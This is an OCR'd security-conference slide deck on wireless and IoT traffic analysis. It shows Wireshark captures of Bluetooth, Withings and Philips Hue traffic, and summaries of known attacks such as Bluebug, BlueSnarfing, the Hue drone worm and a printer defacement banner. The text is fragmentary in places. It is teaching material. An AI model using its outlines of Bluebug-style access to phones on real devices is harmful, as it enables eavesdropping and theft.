
Published vulns

Source: Kenna / Cyentia

Bluetooth Overview

- FHSS based technology that operates in the same 2.4Ghz band as IEEE 802.11b (1Mb/s data rate)
  - Signals hop from one channel to another in a pseudo-random fashion, determined by the master station
- **W**ireless **P**ersonal **A**rea **N**etworks (WPAN)
  - Short-range, Low Power, Low Cost, Small form factor
    - Small networks, No configuration, common user experience
    - Communication of devices within a Personal Operating Space
- Defined in IEEE 802.15 as a WPAN technology
  - 3 variable power settings
    - Class 3 radios – have a range of up to 1 meter or 3 feet
    - Class 2 radios – mobile devices – have a range of 10 meters
    - Class 1 radios – used primarily in industrial use cases – have a range of 100 meters

Bluetooth Pcap


le Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

Bluetooth_HCI_and_OBEX_Transaction_over_USB.ntar [Phill's Magical Mystery Machine - Wireless Configuration]


.	Source	Destination	Protocol	Info
153082	controller	host	HCI_EVT	Rcvd Number of Completed
153083	host	6.5.1	USB	URB_INTERRUPT in
153084	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	L2CAP	Rcvd Configure Response - S
153085	host	6.5.2	USB	URB_BULK in
153086	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	RFCOMM	Rcvd SABM Channel=0
153087	host	6.5.2	USB	URB_BULK in
153088	Integrat_55:90:80 (Nagasaki)	NokiaDan_15:a2:c7 (GenkiD…	RFCOMM	Sent UA Channel=0
153089	6.5.2	host	USB	URB_BULK out
153090	controller	host	HCI_EVT	Rcvd Number of Completed Pack
153091	host	6.5.1	USB	URB_INTERRUPT in
153092	NokiaDan_15:a2:c7 (GenkiDesu)	Integrat_55:90:80 (Nagasaki)	RFCOMM	Rcvd UIH Channel=0 -> 9 MPX_
153093	host	6.5.2	USB	URB_BULK in
153094	Integrat_55:90:80 (Nagasaki)	NokiaDan_15:a2:c7 (GenkiD…	RFCOMM	Sent UIH Channel=0 -> 9 MPX_(
153095	6.5.2	host	USB	URB_BULK out
153096	controller	host	HCI_EVT	Rcvd Number of Completed Pack

```
◢ Bluetooth
    [Source: NokiaDan_15:a2:c7 (00:17:4b:15:a2:c7)]
    [Destination: Integrat_55:90:80 (00:11:67:55:90:80)]
◢ Bluetooth HCI USB Transport
    [Packet Complete]
◢ Bluetooth HCI ACL Packet
    .... 0000 0000 0011 = Connection Handle: 0x003
    ..10 .... .... .... = PB Flag: First Automatically Flushable Packet (2)
    00.. .... .... .... = BC Flag: Point-To-Point (0)
    Data Total Length: 18
    [Connect in frame: 152974]
    [Source BD_ADDR: NokiaDan_15:a2:c7 (00:17:4b:15:a2:c7)]
    [Source Device Name: GenkiDesu]
    [Source Role: Slave (2)]
    [Destination BD_ADDR: Integrat_55:90:80 (00:11:67:55:90:80)]
    [Destination Device Name: Nagasaki]
    [Destination Role: Master (1)]
    [Last Role Change in Frame: 152972]
```

```
◢ Bluetooth L2CAP Protocol
    Length: 14
    CID: L2CAP Signaling Channel (0x0001)
  ◢ Command: Configure Response
      Command Code: Configure Response (0x05)
      Command Identifier: 0x03
      Command Length: 10
      Source CID: Dynamically Allocated Channel (0x0041)
      0000 0000 0000 000. = Reserved: 0x0000
      .... .... .... ...0 = Continuation Flag: False
      Result: Success (0x0000)
    ◢ Option: MTU
        Type: Maximum Transmission Unit (0x01)
        Length: 2
        MTU: 672
```

Nokia Withing's...

Withing's Details



Fitbit Setup-A-1-STA (Withings) #20.pcap [Phill's Magical Mystery Forensics Profile (LE)]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
Expression... + TCP Syn TCP SA Malware HTTP 304 TS Essentials SSL HS

```
No.   Source          Destination     Time       Length  Protocol  Info
 20   10.10.10.21     89.30.121.150   1.461415    58     TCP       49154 → 80 [SYN] Seq=2194603738 Win=8400 Len=0 MSS=1400
 22   89.30.121.150   10.10.10.21     1.471575    58     TCP       80 → 49154 [SYN, ACK] Seq=2435997259 Ack=2194603739 Win=14600 Len=0 MSS=13…
 24   10.10.10.21     89.30.121.150   1.508584    54     TCP       49154 → 80 [ACK] Seq=2194603739 Ack=2435997260 Win=8400 Len=0
 25   10.10.10.21     89.30.121.150   1.509569   237     HTTP      POST /cgi-bin/once HTTP/1.1  (application/x-www-form-urlencoded)
 26   89.30.121.150   10.10.10.21     1.528145   492     HTTP      HTTP/1.1 200 OK  (text/plain)
                                                                   pplication/x-www-form-urlencoded)
                                                                   k=2194604259 Win=16616 Len=0
                                                                   k=2435998306 Win=7354 Len=0
                                                                   k=2194604457 Win=17688 Len=0
                                                                   k=2194604524 Win=17688 Len=0
```

```
08 ba 00 24  e4 24 80 2a 08 00 45 00   ..m....
00 00 ff 06  d4 f1 0a 0a 0a 15 59 1e   .,.....
00 50 82 ce  fe da 00 00 00 00 60 02   y....P.
00 00 02 04  05 78                      .N....
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · Fitbit Setup-A-1-STA (Withings) #20


```
{"status":0,"body":{"once":"00e0b84e-9f5e8c14"}}POST /cgi-bin/session HTTP/1.1
User-Agent: Withings UserAgent
Host: scalews.withings.net
Accept: */*
Content-Length: 160
Content-Type: application/x-www-form-urlencoded

action=new&auth=00:24:e4:24:80:2a&hash=e2ac1bf09106f6eef9e013c9210cfb29&mfgid=294928&currentfw=
881&batterylvl=93&duration=300&zreboot=1&trigger=weather&enrich=tHTTP/1.1 200 OK
Date: Thu, 01 Sep 2016 10:11:38 GMT
Server: Apache
Vary: Accept-Encoding
X-Powered-By: BeagleBone Black
X-Recruitment: You should work for us! Find jobs at http://www.withings.com/us/careers/
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST
Access-Control-Allow-Headers: Content-Type
Content-Length: 219
Content-Type: text/plain;charset=UTF-8

{"status":0,"body":{"sessionid":"3562-a9831258-4f784954","sp":{"users":[]},"ind":
{"lg":"fr_FR","imt":1,"stp":1,"f":0,"g":98106,"tmp":11,"w":1},"syp":{"utc":1472724698},"ctp":
{"goff":7200,"dst":1477789200,"ngoff":3600}}}POST /cgi-bin/maint HTTP/1.1
```

Security Issue - Bluebug

- Exploit developed by a German researcher (Martin Herfurt in 2004
  - Allows the attacker to use the phone to initiate calls to premium rate numbers, send SMS messages, read SMS messages, connect to data services such as the Internet, and eavesdrop on conversations in the vicinity
    - Allows the listening post to be anywhere in the world.
      - Bluetooth access is only required for a few seconds in order to set up the call
  - Creates a serial profile connection to the device, giving full access to the AT command set, which is then exploited using standard off the shelf tools
    - PPP for networking or gnokii for messaging

Security Issue – BlueSnarfing

- BlueSnarfing is the unauthorized accessing of features on Bluetooth-enabled devices
  - Phones / PDA's / WiFi network devices
- Typically employed in long-range attacks
  - Favorite industrial espionage attack



> *"…BlueSniper rifle, a yagi-antenna and scope affixed to a gun-like stock that this week broke a distance record for BlueSnarfing… by slurping data from a Nokia 6310i from 1.1 away (2 Km) away…"*
>
> *Wired News Aug2004*

Bluetooth Exploit – Tesla’s


#sf21veu

ZigBee Overview

- Uses OFDM in the following 3 bands:
  - 16 channels in the 2.4GHz ISM band / 10 channels in the 915MHz ISM band / 1 channel in the European 868MHz band
- Defined in IEEE 802.15.4
  - CSMA / CA data rates:
    - 250kb/s @ 2.4Ghz Band
    - 40 kb/s @ 915 MHz ISM Band
    - 20 kb/s @ 868 MHz Band

- Designed for use with small form factor, low power, low latency devices
  - Maximum power is 1mW
  - Used in small or PAN type networks
    - Connected in P2P or Star configuration

Philips Hue Lightbulb (v1) Details




Wireshark · Packet 5 · Philips_hue_trace (KLPD 03Oct16)

```
> Frame 5: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on interface 0
> Ethernet II, Src: PhilipsL_12:24:56 (00:17:88:12:24:56), Dst: Giga-Byt_f8:3d:f0 (40:8d:5c:f8:3d:f0)
> Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.0.0.2
> User Datagram Protocol, Src Port: 1900, Dst Port: 55528
v Simple Service Discovery Protocol
  > HTTP/1.1 200 OK\r\n
    HOST: 239.255.255.250:1900\r\n
    EXT:\r\n
    CACHE-CONTROL: max-age=100\r\n
    LOCATION: http://172.16.10.12:80/description.xml\r\n
    SERVER: Linux/3.14.0 UPnP/1.0 IpBridge/1.13.0\r\n
    hue-bridgeid: 00178899DEADBEEF\r\n
    ST: uuid:30a30e65-0436-4c43-9483-448c1ed90c42\r\n
    USN: uuid:30a30e65-0436-4c43-9483-448c1ed90c42\r\n
    \r\n
    [HTTP response 5/26]
    [Prev response in frame: 4]
    [Next response in frame: 6]
```

Philips_hue_trace (KLPD 03Oct16)

Philips Hue Lightbulb (v2) Details



```
GET /description.xml HTTP/1.1
HOST: 129.94.5.95:80
DATE: Mon, 21 Apr 2014 13:50:38 GMT
CONNECTION: close
USER-AGENT: Unspecified, UPnP/1.0, Unspecified

HTTP/1.1 200 OK
Content-type: text/xml
Connection: Keep-Alive

<?xml version="1.0" encoding="UTF-8" ?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
<specVersion>
<major>1</major>
<minor>0</minor>
</specVersion>
<URLBase>http://129.94.5.95:80/</URLBase>
<device>
<deviceType>urn:schemas-upnp-org:device:Basic:1</deviceType>
<friendlyName>Philips hue (129.94.5.95)</friendlyName>
<manufacturer>Royal Philips Electronics</manufacturer>
<manufacturerURL>http://www.philips.com</manufacturerURL>
<modelDescription>Philips hue Personal Wireless Lighting</modelDescription>
<modelName>Philips hue bridge 2012</modelName>
<modelNumber>929000226503</modelNumber>
<modelURL>http://www.meethue.com</modelURL>
<serialNumber>0017881892ca</serialNumber>
<UDN>uuid:2f402f80-da50-11e1-9b23-0017881892ca</UDN>
<serviceList>
```


Philips Hue Idle v2

Phillips Hue Light Bulbs Hacked

#sf21veu

This exploit was the handiwork of researchers Eyal Ronen, Adi Shamir, and Achi-Or Weingarten of the Weizmann Institute of Science, Israel, along with Colin O'Flynn of Dalhousie University, Canada. They flew a drone along this street in Paris while executing the exploit from a kilometer away…

WiFi Connected Printer Exploit



```
-------
FROM MICHAEL JENSCH, ROSENWEG, UNNA,
DEUTSCHLAND.
ヽ(ﾟ∀ﾟ)ﾉ-> H A C K E D<-ヽ(ﾟ∀ﾟ)ﾉ
stackoverflowin/stack the almighty,
hacker god has returned to his throne,
as the greatest memegod. Your printer
is part of a flaming botnet.

--> YOUR PRINTER HAS BEEN PWND'D <--

 -------                  -------
:@:@:@:@:                :@:@:@:@:
:@:@:@:@:      -----     :@:@:@:@:
:@:@:@:@: /\_T_T_/\ :@:@:@:@:
:@:@:@:@::/\ T T /\::@:@:@:@:
 "/T""T":;"\/"T"\/":;"T""T\"
  \:__:_: \(-(O)-)/ :_:__:/
   _: _:    \\8_8//    :_ :_
:(@)]  /""[______]""\  [(@):
  "     (  :        :  )    "
        [" ]        [ "]
        :"":        :"":
        :  :        :  :
       _<\/>_      _<\/>_
      /_====_\    /_====_\
<-><-><-><-><-><-><-><-><->
             ----
```

42m ago

Our printer got hacked 😂😂😂😂

CHAT

```
READ -->
--------
stackoverflowin has returned to his glor
y,
your printer is part of a botnet,
the god has returned,
everyone likes a meme,
fix your bullshit.

overflow at:
(WORD) = ((struct Elf32_Ehdr*)((0xFF & m
emes)base)->e_machine)
--------
Email: sthack@protonmail.com
Twitter: https://twitter.com/lmaostack
```


Got this when

